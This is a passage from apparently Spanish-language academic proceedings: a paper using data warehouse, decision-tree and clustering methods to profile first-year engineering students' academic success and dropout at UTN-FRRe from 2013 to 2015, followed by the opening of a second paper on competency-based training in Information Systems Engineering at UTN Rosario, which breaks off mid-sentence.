Durante los primeros años universitarios el rendimiento impacta fuertemente en la decisión de continuar o abandonar los estudios y es por esto que las

Universidades deben orientar sus esfuerzos en motivar y retener a aquellos estudiantes que muestran, desde un principio, insuficiencias en su rendimiento académico [2].

El rendimiento académico se puede medir observando las calificaciones obtenidas por los estudiantes cuando sus conocimientos, capacidades y aptitudes son evaluados. Pero esta evaluación difícilmente permite obtener información útil que permita detectar y corregir problemas cognitivos, de aprehensión, etc. Por este motivo deben considerarse otros factores incidentes, directa o indirectamente, como ser factores sociales, económicos y experiencias educativas previas, y así poder establecer perfiles de desempeño estudiantil [3].

Considerando que el desempeño durante el primer año es un muy buen predictor de la trayectoria académica posterior del estudiante, este trabajo examina el rendimiento académico en la asignatura troncal del primer nivel de la carrera de Ingeniería en Sistemas de Información (ISI) de la UTN-FRRe, Algoritmos y Estructura de Datos (AED). Esta materia posee una tasa muy alta de alumnos "libres", es decir, aquellos que deberán volver a cursar la materia por no haber aprobado las instancias de evaluaciones parciales. Por este motivo se plantea la necesidad de analizar la existencia de patrones socioeconómicos y de comportamiento que permitan distinguir diferentes perfiles de rendimiento académico.

Existen varias maneras de evaluar el desempeño académico: utilizando indicadores como las tasas de graduación, diferenciando por tipos de centros y analizando el rendimiento a partir de datos individuales [4]; a través de las calificaciones obtenidas en los seminarios de ingreso a la Universidad, realizando el análisis de los datos mediante la técnica estadística de curva ROC (Receiver Operating Characteristic) [5]; o aplicando el enfoque de función de producción para estimar los determinantes del rendimiento académico [6]. También existen varios estudios que utilizan técnicas matemáticas para la evaluación del desempeño. En este sentido, se ha estudiado la capacidad de la regresión lineal y de la regresión logística en la predicción del

rendimiento y del éxito/fracaso académico, partiendo de variables como la asistencia y la participación en clase [7].

Una alternativa es desarrollar los métodos de evaluación aprovechando las capacidades de las tecnologías de información disponibles. En este sentido las técnicas de Data Warehouse (DW) y Data Mining (DM) son herramientas de suma utilidad para la obtención de conocimiento en grandes volúmenes de datos. Un DW es una colección de datos orientado a temas, integrado, no volátil, variable en el tiempo, que se usa para el soporte del proceso de toma de decisiones gerenciales [8]. El DM es la etapa de descubrimiento de conocimiento en bases de datos. Es el paso que consiste en el uso de algoritmos concretos que generan una enumeración de patrones a partir de los datos pre-procesados [9].

En este trabajo se propone la utilización de técnicas de DW y DM sobre la información socioeconómica y del desempeño de los alumnos de la cátedra Algoritmos y Estructura de Datos de la Carrera de Ingeniería en Sistemas de Información de la Facultad Regional Resistencia de la UTN. A partir de un análisis descriptivo obtenido en la mencionada cátedra durante los ciclos lectivos 2013 a 2015, este proyecto tiene como objetivo la determinación de patrones de rendimiento académico, desarrollando un modelo predictivo que pronostique la probabilidad de que un estudiante abandone el cursado, dadas sus características socioeconómicas y académicas.

El artículo se encuentra estructurado de la siguiente manera: en la Sección 2 se explican los conceptos básicos sobre DM haciendo hincapié en las técnicas utilizadas. En la Sección 3 se exhibe el diseño del modelo propuesto. En la Sección 4 se muestran los resultados obtenidos y finalmente, en la Sección 5, las conclusiones.

2. Data Mining

Data Mining es un proceso que tiene como propósito descubrir, extraer y almacenar información relevante de amplias bases de datos, a través de programas de búsqueda e identificación de patrones y relaciones globales, tendencias, desviaciones y otros indicadores. El objetivo fundamental es aprovechar el valor de la información localizada y usar los patrones preestablecidos para tener mejor conocimiento de los datos y optimizar la toma de decisiones [10].

Muchos autores consideran a la Data Mining como un paso esencial en el proceso de descubrimiento de conocimiento en base de datos, el cual se compone de una secuencia iterativa de pasos [11]:

- Limpieza de datos, para eliminar el ruido o datos irrelevantes.

- Integración de datos, donde múltiples fuentes de datos pueden ser combinados.
- Selección de datos, donde los datos relevantes para la tarea de análisis se recuperan de la base de datos.
- Transformación de datos, cuando los datos se transforman o consolidan en formas apropiadas para la minería mediante la realización de operaciones de resumen o de agregación, por ejemplo.
- Data Mining, un proceso esencial en la que se aplican métodos inteligentes con el fin de extraer los patrones de datos.
- Evaluación de patrones, para identificar los patrones de interés que representan el conocimiento sobre la base de algunas medidas interesantes.
- Presentación de conocimiento, donde se utilizan técnicas de visualización y la representación de conocimiento para presentar el conocimiento extraído para el usuario.

La Data Mining comprende los algoritmos básicos que permiten obtener información y conocimientos fundamentales a partir de datos masivos. Es un campo interdisciplinario de conceptos de áreas afines, tales como los sistemas de bases de datos, estadísticas, aprendizaje automático y reconocimiento de patrones. De hecho, la Data Mining es parte de un proceso de descubrir mayor conocimiento. El conocimiento descubierto se puede aplicar para la toma de decisiones, control de procesos, gestión de la información, procesamiento de consultas, entre otros [12].

2.1. Algoritmos de Data Mining

Un algoritmo de Data Mining es un conjunto de cálculos y reglas heurísticas que permite crear un modelo de Data Mining a partir de los datos. Para crear un modelo, el algoritmo analiza primero los datos proporcionados, en busca de tipos específicos de patrones o tendencias. El algoritmo usa los resultados de este análisis para definir los parámetros óptimos para la creación del modelo de Data Mining. A continuación, estos parámetros se aplican en todo el conjunto de datos para extraer patrones procesables y estadísticas detalladas [13]. Si bien existen varios algoritmos de análisis de datos que se utilizan en las soluciones de Data Mining, la elección del algoritmo adecuado es todo un desafío ya que se pueden utilizar diferentes alternativas para realizar la misma tarea. Cada uno de ellos puede generar un resultado diferente, y algunos pueden generar más de un tipo de resultado. Por ejemplo, se puede usar el algoritmo

de árboles de decisión no sólo para la predicción, sino también como una forma de reducir el número de columnas de un conjunto de datos, ya que el árbol de decisión puede identificar las columnas que no afectan al modelo de Data Mining final. Por tales motivos para este trabajo debido a que permiten crear grupo de personas con perfiles concretos en función de atributos definidos como datos demográficos y comportamientos se utilizan los siguientes algoritmos de Data Mining [14]:

- *Árboles de Decisión*, este algoritmo constituye uno de los métodos del aprendizaje supervisado más utilizados. Una de sus principales virtudes, es la sencillez de los modelos obtenidos [15]. El algoritmo genera el modelo mediante la creación de una serie de divisiones en el árbol. Estas divisiones se representan como nodos. El algoritmo agrega un nodo al modelo cada vez que una columna de entrada tiene una correlación significativa con la columna de predicción [16]. Un paso crítico en la construcción de un árbol de decisión es definir cómo estructurar estos nodos en el árbol. Una buena guía para esto es la entropía, la cual mide la incertidumbre asociada a un conjunto de datos, y es usada para ayudar a decidir qué atributo debe ser el siguiente en seleccionarse. Básicamente, un atributo es elegido como el siguiente nivel del árbol si puede ayudar a discriminar más objetos, es decir tiende a reducir la entropía [17]. Un árbol de decisión es un conjunto de condiciones o reglas organizadas en una estructura jerárquica, de tal manera que la decisión final se puede determinar siguiendo las condiciones que se cumplen desde la raíz hasta alguna de sus hojas. Un árbol de decisión tiene unas entradas las cuales pueden ser un objeto o una situación descrita por medio de un conjunto de atributos y a partir de esto devuelve una respuesta la cual en definitiva es una decisión que es tomada a partir de las entradas. Los valores que pueden tomar las entradas y las salidas pueden ser valores discretos o continuos. Un árbol de decisión lleva a cabo un test a medida que éste se recorre hacia las hojas para alcanzar así una decisión. El árbol de decisión suele contener nodos internos, nodos de probabilidad, nodos hojas y arcos. Un nodo interno contiene un test sobre algún valor de una de las propiedades. Un nodo de probabilidad

indica que debe ocurrir un evento aleatorio de acuerdo a la naturaleza del problema, este tipo de nodos es redondo, los demás son cuadrados. Un nodo hoja representa el valor que devolverá el árbol de decisión. Las ramas brindan los posibles caminos que se tienen de acuerdo a la decisión tomada [18].

- *Clustering Demográfico*: Proporciona una agrupación rápida y natural de las bases de datos de gran tamaño. El número de agrupaciones que se deben crear se determina automáticamente, y éstas se caracterizan por las distribuciones de valor de sus miembros [19]. El algoritmo de Clustering Demográfico construye conjuntos mediante la comparación de cada registro con todos los grupos creados anteriormente asignando el registro de la agrupación que maximiza una puntuación de similitud [20]. Éste es un proceso iterativo que realiza múltiples pasadas sobre el conjunto de registros antes de converger a un nivel de agrupamiento óptimo. La calidad de una partición se evalúa por una medida global, lo que favorece los grupos con alta similitud. En cada paso del proceso, el algoritmo utiliza este criterio para decidir si asignar un registro en un clúster existente, o si se debe crear uno nuevo. Dicho proceso finaliza cuando los resultados de la iteración no presentan cambios en las agrupaciones [21].

3. Modelo Propuesto

El proceso de obtención de los perfiles de rendimiento consta de las siguientes fases: Obtención de datos, Armado del Data Warehouse y Data Mining (Figura 1).




Figura 1. Proceso de obtención de perfiles

3.1. Obtención de Datos

La primera fase consiste en la recopilación de toda la información necesaria para poder alimentar las fases posteriores que permitan determinar los perfiles de

rendimiento académico. Dichos perfiles permiten conectar alumnos con determinadas características socioeconómicas con un determinado rendimiento académico (éxito o fracaso).

Para determinar dichos perfiles primero se requiere de información acerca de los factores académicos previos y socioeconómicos que puedan afectar el rendimiento académico del alumno. Estos aspectos fueron definidos por el grupo de estudio en base a investigaciones realizadas. Algunos de los aspectos abarcados por la misma son: estudios secundarios, residencia actual, tiempo dedicado al estudio, situación laboral de los padres y del alumno, estudios de los padres y consideraciones respecto al uso de las TICs.

Además, se requiere información relativa al rendimiento académico de los alumnos durante el año lectivo, compuesta por las calificaciones que obtuvieron los mismos en las distintas instancias de exámenes parciales y de trabajos prácticos. Aquí sólo se tuvo en cuenta el rendimiento sobre la cursada y no se tomaron en cuenta las calificaciones definitivas de exámenes finales ya que ambas instancias son independientes entre sí y generalmente los alumnos demoran varios años en rendir el examen final luego de haber regularizado la materia.

Por tal motivo en la fase de obtención se precisa la participación tanto de los alumnos como de la cátedra. En primera instancia los estudiantes participaron en forma activa, pues era necesario conocer aspectos personales que no se podían obtener de otra manera que a través de respuestas directas por parte de los alumnos. A tal fin completaron una encuesta online sobre su situación académica y socioeconómica. Los aspectos abarcados por la misma son factores que se ha demostrado a través de los años influyen en el desarrollo académico y que son los anteriormente mencionados.

Al finalizar el cursado la cátedra de Algoritmos y Estructuras de Datos facilita las calificaciones obtenidas por los alumnos en las distintas instancias de exámenes y su condición final (promovido, regular o libre).

3.2. Armado del DW

Una vez que se obtuvo la información necesaria, pudo ocurrir que se presentaran incompletitudes, inconsistencias e incoherencias entre los datos. Esto pudo darse porque los valores de los contenidos de muchas características no poseen ciertas restricciones. Por lo tanto, los datos obtenidos en la etapa anterior debieron ser sometidos a un proceso de depuración: eliminación o relleno de campos nulos, corrección de errores tipográficos, e integración con las notas de los exámenes. Este proceso asegura la consistencia y coherencia de los datos que son cargados en el DW.

La estructura del modelo de DW utilizado es muy sencilla, sólo se compone de la tabla de hechos Alumno y varias tablas para las distintas dimensiones asociadas a la misma. La tabla de hechos incluye información específica del alumno y su rendimiento académico, en ella se especifica su situación final, es decir si promovió, regularizó o bien quedó libre en la materia de análisis. Las dimensiones son las características que se desean estudiar; contienen información descriptiva del entorno socio-económico del alumno, obtenida en la encuesta.

3.3. Data Mining

Luego de la carga y armado del DW se siguió por la fase de Data Mining. Para ello se seleccionaron las técnicas a utilizar, creándose los flujos de minería correspondiente, en los cuales se parametrizan los respectivos algoritmos.

La selección de los distintos algoritmos utilizados se basó en las ventajas que proveían cada uno de ellos. Por tal motivo se trabajó con Clustering (Cluster Demográfico) el cual permite encontrar caracterizaciones útiles para construir clasificadores, permite también el descubrimiento de grupos y subgrupos que revele la naturaleza de la estructura del problema. El objetivo de esta técnica es obtener grupos o conjuntos entre los elementos, de tal manera que los elementos asignados al mismo sean similares. También se utilizó en mayor medida la técnica de Clasificación con Árboles de Decisión.

Los Árboles de Decisión son fáciles de usar, admiten atributos discretos y continuos, tratan bien los atributos no significativos y los valores faltantes. Su principal ventaja es la facilidad de interpretación, son útiles en problemas de alta dimensionalidad, plantean el problema para que todas las opciones sean analizadas. Su objetivo es realizar clasificaciones sobre los datos conocidos y con estas clasificaciones crear modelos que luego puedan ser utilizados para predecir o clasificar valores nuevos o desconocidos.

Para determinar los perfiles de rendimiento se utilizaron las técnicas descriptas anteriormente, que permitieron realizar un análisis dimensional de los datos considerando como parámetro de minería la variable relacionada con la situación final del alumno, determinada por su estado en la materia al cierre del ciclo lectivo (promovido, regular o libre)

Como resultado se obtuvieron los patrones que determinan el modelo descriptivo de los datos, a partir de los cuales se estimaron los perfiles de rendimiento.

4. Resultados

Con el objetivo de determinar patrones de rendimiento académico, se realizaron pruebas sobre los

datos de los alumnos del ciclo lectivo 2013 al 2015, un total de 615 alumnos. Para el análisis se tomó su condición final, al cierre del ciclo lectivo, como parámetro principal, es decir, si el alumno se encontraba regular, libre o promovido. Se consideró en situación de libre a los alumnos que no aprobaron los exámenes parciales o bien abandonaron la materia. Los estudiantes que regularizaron la materia aprobaron los 3 exámenes parciales con una nota igual o superior al 60% pero no alcanzó el 75%. Finalmente, los alumnos que la promovieron son aquellos que en las 3 instancias de exámenes aprobaron con nota superior al 75%.

Según los datos recabados, de los 615 alumnos analizados, el 60% corresponde a libres, 28% a regulares y el 12% a promovidos.

Para definir los perfiles además de la condición final también se tuvieron en cuenta los distintos factores mencionados anteriormente, estudios secundarios, residencia actual, tiempo dedicado al estudio, situación laboral de los padres y del alumno, estudios de los padres y consideración respecto al uso de las TICs.

Analizando cada uno de los factores socioeconómicos y actitudinales y comparándolos con la condición final del alumno, se procedió a aplicar los algoritmos de Clustering Demográfico y Árbol de Decisión y se obtuvieron resultados que se resumieron en la tabla 1, donde pueden observarse los patrones resumidos mayoritariamente observados (observados en la mayoría de los casos de las respectivas categorías de éxito académico -promovidos y regularizados- y de fracaso académico -libres-) según las dimensiones de análisis consideradas.

Tabla 1. Patrones de características para cada perfil de rendimiento

Éxito académico	Fracaso académico
Estudian más de 10 horas semanales.	Estudian hasta 10 horas semanales.
Trabajan hasta 35 horas semanales.	No trabajan o Trabajan 36 o más horas semanales.
Sus madres trabajan 36 o más horas semanales.	Sus madres no trabajan.
Sus padres trabajan de 36 o más horas semanales.	Sus padres no trabajan o trabajan hasta 20 horas semanales.
Otorgan más importancia al estudio que a la familia.	Otorgan más importancia al estudio que a la diversión.

Disponen de obra social propia.	No poseen obra social o poseen obra social de los padres.
El mayor porcentaje de éxito académico corresponde al grupo femenino.	Los porcentajes más altos de alumnos libres corresponden al grupo masculino.
Residen en forma independiente.	Residen con familiares o en alguna situación no prevista de residencia.
Sus madres tienen estudios universitarios de postgrado o superiores no universitarios completos.	Sus madres tienen estudios secundarios o universitarios incompletos.
Sus padres tienen estudios universitarios o superior no universitario completo.	Sus padres tienen estudios secundarios o universitarios incompletos o no hicieron estudios.
Consideran que el dominio de las TIC será imprescindible para el ejercicio profesional.	Consideran que las TIC son una realidad en la actualidad y que están de moda.
Su motivación para estudiar es aprender integralmente y aprobar.	Su motivación para estudiar es aprobar la asignatura.

5. Conclusiones

El presente trabajo propone un modelo para definir perfiles de rendimiento académico utilizando técnicas de DW y DM basado en la recolección de datos sobre los alumnos durante el cursado de AED en los ciclos lectivos 2013, 2014 y 2015. El trabajo incluye tanto la condición académica final del alumno como la influencia que tiene el entorno socioeconómico, cultural y actitudinal frente a sus estudios a fin de establecer perfiles característicos de éxito o de fracaso académico.

Los perfiles obtenidos permiten determinar, de manera general, que los alumnos con tendencia al éxito son aquellos de sexo femenino, que estudian más de 10 horas a la semana, trabajan hasta 35 horas por semana, cuyos padres y madres trabajan más de 36 horas semanales y poseen los estudios superiores completos, dicen otorgar más importancia al estudio que a la familia, residen de forma independiente, consideran a las TIC como herramientas imprescindibles para el ejercicio profesional, buscan aprender integralmente y aprobar y poseen obra social propia.

En contrapartida, los alumnos con tendencia al fracaso son aquellos de sexo masculino, que estudian hasta 10 horas semanales, no trabajan o trabajan más de 36 horas por semana, cuyos padres no trabajan o trabajan hasta 20 horas semanales y no terminaron sus estudios secundarios y universitarios, dicen otorgar más importancia al estudio que a la diversión, residen con sus familiares, consideran a las TIC sólo como una realidad, buscan sólo aprobar la materia y no poseen obra social.

La determinación de estos perfiles brinda la posibilidad de predecir el futuro rendimiento académico de los alumnos a partir del conocimiento de los factores que los afectan, verificando la correspondencia que tengan cada uno de estos con los perfiles determinados anteriormente.

Estas predicciones son una poderosa herramienta para la cátedra para poder determinar a principio del año lectivo cuáles son aquellos alumnos con alta probabilidad de fracaso académico, lo cual le permite a la misma preparar y definir distintas estrategias pedagógicas para los alumnos identificados, que los ayuden a superar un posible fracaso académico. Como consecuencia, también se pretende contribuir a disminuir el alto nivel de deserción que existe en los primeros años de la carrera.

Se tiene previsto seguir con la incorporación de datos correspondientes a las cohortes 2016 y sucesivas, a los efectos de ir ajustando el modelo predictivo con la incorporación de cada cohorte. También es posible incorporar al DW a alumnos de otras asignaturas y generar para ellos también el modelo predictivo correspondiente y las acciones tendientes a evitar el posible fracaso académico.

Referencias

[1] Maletic, J. I. Collard, L. Marcus, A. "Source Code Files as Structured Documents". 10th IEEE International Workshop on Program Comprehension. Paris, France. June 27-29, 2002.

[2] Oloriz, Mario. Lucchini, María L. Ferrero, Emma. "Relación entre el Rendimiento Académico de Ingresantes en Carreras de Ingeniería y el Abandono de los Estudios Universitarios". Mar del Plata, Argentina. 29 de Noviembre 2007.

[3] Tinto, V. "Leaving College. Rethinking the Causes and Cures of Student Attrition". Chicago: The University of Chicago Press. 1993.

[4] Vivo Molina, J. M.; Franco Nicolás, M. y Sánchez de la Vega, M. del M. "Estudio del rendimiento académico universitario basado en curvas ROC". Revista de Investigación Educativa, RIE, vol. 22, n.2. España. 2004.

[5] García-Jiménez, M. Visitación; Alvarado Izquierdo, Jesús M; Jiménez Blanco, Amelia. "La predicción del rendimiento académico: regresión lineal versus regresión logística". Psicothema, vol. 12, n.2. 2000.

[6] Di Gresia, L. "Rendimiento Académico Universitario". Tesis Doctoral. Universidad Nacional de La Plata, Argentina. 2007.

[7] García, M. M.; San Segundo, M. J. "El Rendimiento Académico en el Primer Curso Universitario". X Jornadas de la Asociación de Economía de la Educación. Libro de Actas. España. 2001.

[8] Inmon, W. H. "Data Warehouse Performance". John Wiley & Sons. USA. 1992.

[9] Fayyad, U. M.; Grinstein, G.; Wierse, A. "Information Visualization in Data Mining and Knowledge Discovery". Morgan Kaufmann. Harcourt Intl. 2001.

[10] Larrieta, M. I. Ángeles; Santillán Gómez, Angélica M. "Minería de datos: Concepto, características, estructura y aplicaciones". [En línea, 10/09/16]. Disponible en: <http://www.ejournal.unam.mx/rca/190/RCA19007.pdf>

[11] Han, Jiawei; Kamber, Micheline; Pei, Jian. "Data Mining: Concepts and Techniques". 3rd edition. Morgan Kaufmann. 2011.

[12] Zaki, M. J.; Meira, Wagner. "Data mining and analysis: fundamental concepts and algorithms". Rensselaer. Cambridge University Press. 2014.

[13] Microsoft. TechNet. "Algoritmos de minería de datos (Analysis Services: Minería de datos)". [En línea, 13/04/17]. Disponible en: [https://technet.microsoft.com/es-es/library/ms175595\(v=sql.105\).aspx](https://technet.microsoft.com/es-es/library/ms175595(v=sql.105).aspx).

[14] Baker, R.; Yaceff, K. "The State of Educational Data Mining in 2009: A Review and Future Visions". Journal of Educational Data Mining. Vol 1, No 1. 2009.

[15] Roche, Ariel. "Árboles de decisión y Series de tiempo". Tesis de Maestría en Ingeniería Matemática. Facultad de Ingeniería, UDELAR. Montevideo, Uruguay. 21 de diciembre de 2009.

[16] Microsoft. "Algoritmo de árboles de decisión de Microsoft". [En línea, 13/04/17] Disponible en: [https://msdn.microsoft.com/es-es/library/ms175312\(v=sql.120\).aspx](https://msdn.microsoft.com/es-es/library/ms175312(v=sql.120).aspx).

[17] Theophano Mitsa. "Temporal Data Mining". 1st Ed. Chapman & Hall/CRC. 2010.

[18] Vizcaino Garzon, Paula A. "Aplicación de técnicas de inducción de árboles de decisión a problemas de clasificación mediante el uso de WEKA (Waikato Environment for Knowledge Analysis)". Fundación Universitaria Konrad Lorenz. Facultad de Ingeniería de Sistemas. Bogotá, Colombia. 2008.

[19] IBM Knowledge Center. "Distribution-based Clustering". [En línea, 13/04/17]. Disponible en: http://www.ibm.com/support/knowledgecenter/SSEPGG_9.5.0/com.ibm.im.model.doc/c_c_distribution_based_clustering.html

[20] Brause, Rüdiger; Hanisch, Ernst. "Medical Data Analysis". First International Symposium. ISMDA. Frankfurt, Germany. September 2000.

[21] Manganaris, S.; Christensen, M.; Zerkle, D.; Hermiz, K. "A Data Mining Analysis of RTID Alarms". IBM. 1999.

Hacia la Definición de Estrategias para Aplicar el Enfoque Complejo de Formación en Competencias de Egreso en la Carrera de Ingeniería en Sistemas de Información

Fabiana María Riva, Rita Guadalupe Malano, Vilma Martín, Eduardo Amar
Departamento de Ingeniería en Sistemas de Información
Facultad Regional Rosario.
Universidad Tecnológica Nacional
E. Zeballos 1341, 2000 Rosario, Argentina
{fabianamriva, ritamalano, vilmalicia0, eduardoamar000}
@gmail.com

Abstract

El objetivo de este trabajo es el de avanzar sobre el proceso de análisis y reflexión sobre la viabilidad de aplicar el enfoque complejo de formación en competencias en la carrera de Ingeniería en Sistemas de Información en el contexto de la Regional Rosario de la Universidad Tecnológica Nacional, a partir de revisar el estado de situación de la carrera y las actividades recientemente desarrolladas.

El trabajo es parte de un Proyecto más amplio que adhiere a la línea de los estudios sobre Ciencia, Tecnología y Sociedad (CTS) y que utiliza como sustento epistemológico de construcción del conocimiento el paradigma de la complejidad. En este contexto, la investigación-acción se torna fundamental para encontrar respuestas a las problemáticas que surgen hoy en relación a la Educación Superior; en particular en carreras vinculadas a los Sistemas y Tecnologías de la Información, donde los cambios que se generan en el entramado Universidad-Industria-Estado-Sociedad generan un conjunto de desafíos y oportunidades que deben ser analizados para lograr el éxito en la formación integral del egresado.

Palabras clave: *Observatorio - Formación en Competencias - Socioformación - Proyecto Formativo - Ingeniería en Sistemas de Información/Informática*

1. Introducción

En un mundo cambiante y globalizado donde la necesidad de incrementar el conocimiento y las habilidades de los profesionales no tienen que ver exclusivamente con el nivel de competencia del *saber conocer*, las Universidades deben asegurar a sus estudiantes, además, las competencias en el nivel del *saber ser*, del *saber hacer* y del *saber convivir*, relacionadas a los valores, para que puedan desarrollar sus primeros pasos exitosamente en su profesión. Realidad

latente que se presenta en un entorno dinámico, complejo y desafiante, afectado por los avances tecnológicos y cambios económicos y sociales que transforman la región, el país y el mundo y que imponen nuevos retos a las Universidades, las cuales deben asumir acciones tendientes a lograr una formación integral de calidad.

El logro de la formación integral requiere tener en cuenta las necesidades actuales y potenciales del país y de la sociedad de manera de sumar, a las lógicas de aprendizaje y trabajo académicas, las lógicas del mundo económico, político y social. “Facilitar el desarrollo de competencias de manera explícita durante el proceso de formación supone revisar las estrategias de enseñanza y aprendizaje, de manera de garantizar que los estudiantes puedan realizar actividades que les permitan avanzar en su desarrollo”[1].

La propuesta de este trabajo es, entonces, avanzar sobre un proceso de análisis y reflexión, crítica y contextualizada, sobre la viabilidad de aplicar el enfoque complejo de formación en competencias en la carrera de Ingeniería en Sistemas de Información, particularmente en función de su implementación en la Regional Rosario de la Universidad Tecnológica Nacional. Para ello será necesario explicitar tanto la concepción epistemológica y metodológica del Proyecto de Investigación en la que se encuadra el trabajo, como el abordaje del concepto de competencias en el que se ha avanzado. Luego, y a partir del análisis sistemático de información relevante a la carrera y a la región donde se desarrolla, se expondrá el estado de situación de partida para finalmente plantear una discusión sobre las estrategias necesarias y posibles para lograr el objetivo propuesto.

2. Marco Contextual y Conceptual

Este trabajo se origina como parte de las actividades del Proyecto de Investigación y Desarrollo: Observatorio Regional de Desarrollo de la Ingeniería en Sistemas de Información e Informática (IISI.d.r.o.)[2] de la Universidad Tecnológica Nacional (UTN) Facultad Regional Rosario (FRRo), cuyo objetivo principal es “el diseño, construc-

ción e implementación de una plataforma tecnológica integrada y abierta que recopile, analice y administre información sustantiva en torno al desarrollo y evolución de las Tecnologías de Información y Comunicaciones, Software y Servicios Informáticos (TIC-SSI) y su aporte a las cadenas productivas transversales, para atender a las necesidades de los diferentes sectores que conforman el Triángulo de Sábato (Universidad-Estado-Industria)”.

IISI.d.r.O. adhiere a la línea de los estudios sobre Ciencia, Tecnología y Sociedad y se sustenta en el paradigma de la complejidad. En este sentido, busca lograr un conocimiento contextualizado, multidimensional, aunque seguramente incompleto, teniendo en cuenta no solo los antecedentes y consecuencias sociales, políticas o económicas que modulan el cambio científico-tecnológico sino también sus repercusiones éticas, ambientales o culturales[3, 4].

A partir de estas premisas, se considera que el método de investigación nace del juego dialógico entre orden, desorden y organización a medida que avanza la investigación prefiriendo hablar de estrategias que permiten “afrontar los riesgos, lo inesperado, lo incierto, y modificar su desarrollo en virtud de las informaciones adquiridas en el camino”. [5].

Las estrategias aplicadas a este trabajo en particular han sido la revisión sistemática de bibliografía, el grupo de discusión y el planteo de actividades de investigación-acción en función de la decisión de continuar avanzando en esta propuesta.

A lo largo del trabajo en el Proyecto se han podido ver plasmados los principios del pensamiento complejo explicitados por Morin[4].

El principio dialógico, en el diálogo, aparentemente antagonista, entre las diferentes concepciones en cuanto a la formación por parte de la carrera que tienen las empresas, los estudiantes, los egresados y los docentes, que no pueden soslayarse para comprender la realidad.

En cuanto al principio de recursividad organizacional, puede deducirse del desarrollo de planes de estudio, programas analíticos, planificaciones, ordenanzas y resoluciones, motivados tanto por la fragmentación y expansión del conocimiento a lo largo de los años, de leyes y normas del estado referidas a Educación como también de las diferentes concepciones en torno a formación y que se nutren de estos avances para ser reformulados. La línea histórica que se muestra en la Figura 1) muestra momentos de quiebre para el surgimiento y desarrollo de la carrera de Ingeniería en Sistemas de Información en la UTN. En todos los casos se observa que es en el contexto donde se desarrollan los procesos, para luego producirse una serie de intercambios cuyos resultados pasan nuevamente a formar parte del contexto. Se produce un ciclo que rompe con la idea de la linealidad y de la relación causa-efecto.

El principio hologramático, ligado al principio recursivo, y asociado a su vez al principio dialógico, es el que nos permite enriquecer al conocimiento de las partes por el todo y del todo por las partes en un mismo proceso y es

el que pretendemos aplicar a lo largo de las actividades de investigación-acción que se proponen.

2.1. El Concepto de Competencias y la Socioformación

La pluralidad del término competencias llevó a IISI.d.r.O. a tomar en consideración, por un lado, la definición que abarca el sentido amplio de que “denotan la capacidad de utilizar el conocimiento, entendido grosso modo como la información general, el entendimiento, las aptitudes, los valores y las actitudes que se precisan, para actuar en contextos concretos y atender demandas”[6] y por el otro las referidas a la Educación Superior y particularmente al desarrollo de competencias a través de la enseñanza ingenieril[1]. En función de esto, las competencias están contextualizadas y pueden diferenciarse en competencias básicas o de ingreso al nivel universitario, competencias de egreso, genéricas y específicas, y competencias profesionales. Las competencias de egreso genéricas refieren a aquellas comunes a todas las ingenierías y se las categoriza en tecnológicas y sociales, políticas y actitudinales. Las competencias específicas son las comunes a todos los ingenieros de una misma especialidad o terminalidad. Las competencias profesionales son inicialmente las competencias de egreso, que permiten el acceso al mercado laboral, pero que se terminan de desarrollar a través de las prácticas profesionales que el ingeniero realiza durante el ejercicio de su profesión a lo largo de varios años y suponen un nivel de desarrollo o grado de dominio superior al de las de egreso.

Para avanzar en los aspectos de formación en competencias, y desde el enfoque complejo, se concibe a las mismas como “procesos complejos de desempeño con idoneidad en determinados contextos, integrando diferentes saberes: saber ser, saber hacer, saber conocer y saber convivir, para realizar actividades y/o resolver problemas con sentido de reto, motivación, flexibilidad, creatividad, comprensión y emprendimiento, dentro de una perspectiva de procesamiento metacognitivo, mejoramiento continuo y compromiso ético, con la meta de contribuir al desarrollo personal, la construcción y afianzamiento del tejido social, la búsqueda continua del desarrollo económico-empresarial sostenible, y el cuidado y protección del ambiente y de las especies vivas”[7].

Autores que siguen este enfoque de formación [8, 9, 10] afirman la necesidad de orientar los procesos de enseñanza en los estudiantes, en el aprendizaje de quien aprende, con sus competencias de ingreso y competencias de egreso y por sobre todo contextualizados en el marco de una comunidad determinada para que posean pertinencia y pertenencia. En este sentido las competencias de egreso deberán estar acordes con los requerimientos de la vida cotidiana, de la sociedad, de las disciplinas, de la investigación y del mundo productivo y laboral, todo enmarcado en el Proyecto Educativo Institucional acordado con todos los colectivos que conforman la institución. Esto requiere gestionar el talento humano necesario para llevar a cabo la forma-

